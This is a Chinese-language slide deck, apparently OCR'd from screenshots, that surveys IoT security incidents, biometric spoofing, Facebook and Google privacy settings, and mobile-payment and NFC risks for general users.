
無所不在物聯網設備，所帶來的資安問題




2015 Cloud Security Alliance - Security Guidance for Early Adopters of the Internet of Things (IoT)




互動式芭比娃娃，透過了像是Siri的機制，就能和小朋友對話，然而卻被發現，其網路通訊可能會被有心人士攔截，讓芭比說出指定的內容



物聯網設備甚至會造成人身威脅，例如駭客可控制汽車的自動駕駛系統，透過槍枝的管控系統，駭客可執行射擊。




物聯網的資安問題，可能會以為主要是對於裝置加密，消除漏洞等防護措施。但事實上，我們手上的物聯網設備，只是傳感器（Sensors），背後擁有一個生態圈，還包含網路與應用程式等。但從駭客攻擊的面向來看，則略有不同：大致上可分成硬體設備、連接性（Connectivity），以及應用程式3塊。



BrickerBot和惡名昭彰的Mirai均鎖定基於Linux與BusyBox工具包的IoT裝置，以暴力破解公開的IoT裝置帳號及密碼，但不同的是BrickerBot不會將被破解的IoT裝置納入殭屍網路大軍，而是破壞裝置使其失去正常的功能。

人臉辨識機制安全嗎?


秒拍
¥888

拍照請小心

指紋防護可能不是那樣安全

「萬能指紋」成功解鎖機率達

65%

物聯網漏洞！駭客從溫度計侵入賭場資料庫，撈出豪賭大戶名單

3個月前 | 電腦與科技 | 13 | 讚 0 分享 | ★ 儲存文章

REUTERS/Vladimir Konstantinov

根據 Business Insider 報導，英國知名資安公司 Darktrace 執行長 Nicole Eagan 在上週的華爾街日報執行長會議

Aurora 電網漏洞與 BlackEnergy 木馬程式

POSTED ON 2018 年 07 月 17 日 BY TREND LABS 趨勢科技全球技術支援與研發中心

最近在一些工業物聯網 (IIoT) 資安研討會上，Aurora 漏洞持續成為眾人話題。與會者都在問：「我們國家的電網是否安全無虞？我們如何保護電網安全？Aurora 到底是什麼？」這篇文章就是要來探討一下 Aurora 漏洞以及專門利用該漏洞的 BlackEnergy 攻擊。

iPhone重啟和Mac假死程式碼(Safari DoS)

ISO瀏覽特定CSS和HTML代碼的網頁時，iOS會重啟，而macOS則會假死。攻擊演示代碼，當設備打開該網頁後瞬間占滿設備的資源使用，從而導致內核崩潰和系統重啟

iOS 12和iOS 11.4.1，前者直接崩潰重啟，後者的話是UI重啟。在Mac系統上，攻擊會導致Mail和Safari流覽器瞬間卡住，然後系統假死。

蘋果還未推出相關修補程式，好在這種攻擊方式只能導致設備重啟，不會洩露使用者資料和損壞設備，

(Safari DoS)程式碼

使用粉絲專頁洞察報告

查看粉絲專頁洞察報告

或尋求協助

無論您想透過 Facebook　增加網路和行動通訊世界的曝光度、和顧客溝通、鼓勵用戶採取行動還是達成其他目標，粉絲專頁洞察報告都能協助您瞭解廣告受眾中，哪些人與您的專頁互動最頻繁。

以下是關於粉絲專頁洞察報告各部分的說明，以及這些部分所能提供的資訊，歡迎多加參考。


總覽　按讚分析　觸及人數　瀏覽情況　貼文　影片　用戶

總覽

此部分提供的是您粉絲專頁在過去七天內的成效快照，內容著重在 3 大核心區塊：

- **粉絲專頁的讚**：粉絲專頁的總按讚數和新按讚數
- **貼文觸及人數**：看到您粉絲專頁和貼文的不重複用戶總人數
- **參與互動**：與您粉絲專頁互動的不重複用戶總人數，以及其他互動類型的總人數

查看更多



查看總按讚數、貼文觸及次數等資料

Step 1.

首先，先連到〔帳戶設定〕中，然後按下【下載一份你的Facebook資料副本】。

Step 2.

下載資訊

你隨時可以下載你的 Facebook 資訊副本，包括一次下載所有資訊，或只選擇想要下載的資料類型和日期範圍。你也可以選擇以 HTML 格式接收資訊以利查看，或使用 JSON 格式以便輕鬆將資訊匯入其他服務。

下載資訊的程序受到密碼保護，只有你能夠存取。建立檔案後，你將有數天時間可以下載。

如果只是要查看資訊，但不下載，你可以隨時存取資訊。

新檔案 可用的檔案

日期範圍： 我的所有資料 ▾ 格式： HTML ▾ 媒體畫質： 中 ▾ 建立檔案

你的資訊 ⓘ 全部取消勾選


貼文
你曾在 Facebook 分享的貼文、從你動態時報隱藏的貼文，以及你曾建立的票選活動 ☑

Step 3.


下載資訊
你隨時可以下載你的 Facebook 資訊副本，包括一次下載所有資訊，或只選擇想要下載的資料類型和日期範圍。你也可以選擇以 HTML 格式接收資訊以利查看，或使用 JSON 格式以便輕鬆將資訊匯入其他服務。
下載資訊的程序受到密碼保護，只有你能夠存取。建立檔案後，你將有數天時間可以下載。
如果只是要查看資訊，但不下載，你可以隨時存取資訊。
新檔案
可用的檔案 1
日期範圍：
我的所有資料
格式：
HTML
媒體畫質：
中
建立檔案
系統正在建立你的檔案。
我們會在完成時通知你，方便你將檔案下載到偏好的裝置。 你可以在檔案完成前取消這個處理流程。
你的資訊
全部取消勾選
貼文
你曾在 Facebook 分享的貼文、從你動態時報隱藏的貼文，以及你曾建立的票選活動

Step 4.

而在資料處理好時，會寄電子郵件給你。



你好，

你曾要求取得含有你 Facebook 資料的檔案，此檔案目前已可下載。你可以在下載資訊頁面的「可用的檔案」頁籤找到檔案。為了安全起見，你收到這封電子郵件後，僅有幾天時間可下載檔案。如果你讀取這封電子郵件時已無法取得檔案，可以在「新的檔案」頁籤建立新的檔案。

這份檔案可能含有私人資料，因此分享／傳送檔案或上傳檔案到其他服務時請提高警覺，務必妥善保護資料安全。

- Facebook 團隊

Step 5.



下載資訊
你隨時可以下載你的 Facebook 資訊副本，包括一次下載所有資訊，或只選擇想要下載的資料類型和日期範圍。你也可以選擇以 HTML 格式接收資訊以利查看，或使用 JSON 格式以便輕鬆將資訊匯入其他服務。
下載資訊的程序受到密碼保護，只有你能夠存取。建立檔案後，你將有數天時間可以下載。
如果只是要查看資訊，但不下載，你可以隨時存取資訊。
新檔案
可用的檔案 1
讚和心情（少於 1 MB）
4月24日上午11:53建立
顯示更多
下載
刪除
請再次輸入密碼
為了帳號安全，你必須重新輸入密碼才能繼續。
密碼：
忘記密碼？
取消
提交

如何刪除與保護 GOOGLE 收集的個人隱私活動資料？

https://myactivity.google.com/myactivity

透過時間軸查看 Google 收集了你哪些活動？

「 Google 我的活動」用時間軸的方式，讓你可以根據時間點，查看自己每一天被 Google 收集的隱私資料。



如何看到更多細節？

你還可以從「 Google 我的活動」左方清單（或是右上方更多功能選單），切換到「項目檢視」，在這個模式中可以看到更多私人資料的細節。

查看其他特殊的 Google 活動？時間軸與聲音記錄

有些 Google 收集的個人活動不會顯示在活動時間軸中，例如「 Google 地圖收集的個人定位紀錄」，或是你使用「 Google 語音助理」 時的聲音記錄。


你可以從「其他 Google 活動」網頁進入這些隱私資料的收集頁面。

查看其他特殊的 Google 活動？時間軸與聲音記錄

當然這些隱私資料收集在 Google 中，是有用途的，例如 Google 定位紀錄可以讓我回顧自己每一次旅行的記憶（Google 地圖讓人感動的殺手功能：回憶你走過的旅途！），也可以在 Google 地圖中呈現更適合我的個人化推薦。

如何刪除你不想讓 Google 保留的活動？

其實就在「 Google 我的活動」時間軸中，直接點擊右上方「...」選單，選擇刪除任何一個項目即可。



開始就不讓 Google 記錄特殊隱私活動

行動支付

行動支付為何方便？為何需要安全防護？

由於消費上的便利，行動支付正逐漸興起。然而，行動支付到底如何運作？其中又存在著哪些風險？

行動支付基本概念

行動支付是客戶和商家之間透過行動裝置進行的金錢交易，通常包含下列幾項要素：

實際運作

下載商家所支援的支付 App 程式，並透過此程式購物。

將付款資訊輸入到 App 程式，然後進行行動付款。

App 程式透過網際網路聯絡商家和客戶的銀行來處理這筆付款。

銀行和商家雙方接受這筆交易，接著 App 通知客戶交易成功。

（中央社記者邱國強北京21日電）中國大陸山東濟南有多名乞討者在胸前掛著二維碼（如QR碼），接受路人用手機支付施捨，不但讓人嘖嘖稱奇，也讓外界見識到中國大陸十分普及的手機支付。

英國泰晤士報網站20日登出濟南一名乞討者胸前掛著二維碼的照片，而這張照片已被流傳到網路上，讓人嘖嘖稱奇。

✔ 便利性和專屬優惠讓行動支付受到消費者青睞。	
App 專屬折扣	商家或 App 推出的季節性專屬折扣。
容易使用	只要有智慧型手機和網際網路，任何人都會使用。
安全措施更好	多層安全機制保護。
與行動裝置作業系統整合	整合之後讓支付機制更安全、更有效率。
許多商家都接受	接受這種付款方式的商家/零售業者數量正穩定成長。
免除用卡片付款的風險	可避免一些專門盜拷信用卡的銷售櫃台系統風險。

然而行動支付也存在著一些獨特的風險，同樣可能造成財務損失，例如：

中間人攻擊	第三者可能駭入客戶和商家之間的網路連線，通常利用惡意或假的 App 程式來假冒正牌 App 程式。	客戶帳號被駭或財務損失。
資料外洩	商家的客戶資料庫遭入侵，駭客偷走其中的資料。	客戶的個人資料被用於惡意用途 (例如身分冒用或入侵網路銀行帳戶)。
程式或流程的漏洞	App 的程式碼本身含有一些漏洞。	客戶的個人資料或銀行資訊遭到外洩，可能導致未經授權的交易或身分冒用。
裝置遺失或失竊	使用者的行動裝置失竊或遺失。	客戶儲存在行動裝置上的資料可能遭人用於惡意用途。

4 種別讓有心人偷走 NFC 晶片資料的方法！

- **內置 NFC 晶片的預付卡、信用卡、儲分卡！**
  - 晶片的信用卡放在具有防止讀取晶片物料的錢包，信用卡公司可以在預付卡和信用卡資料進一步加密。
- **手機電子錢包！**
  - 惡意應用用戶可以進行一些預防措施，iPhone 不要 JB、Android 不要 root 機，不要安裝不明來歷的手機應用程式以及時常更新。
- **互動海報和公眾宣傳單張！**
  - 不是在指定廣告展示框展示互動標籤，手機用戶就要打醒十二分精神，避免個人資料被盜
- **NFC 標籤！偷取資料無形！**

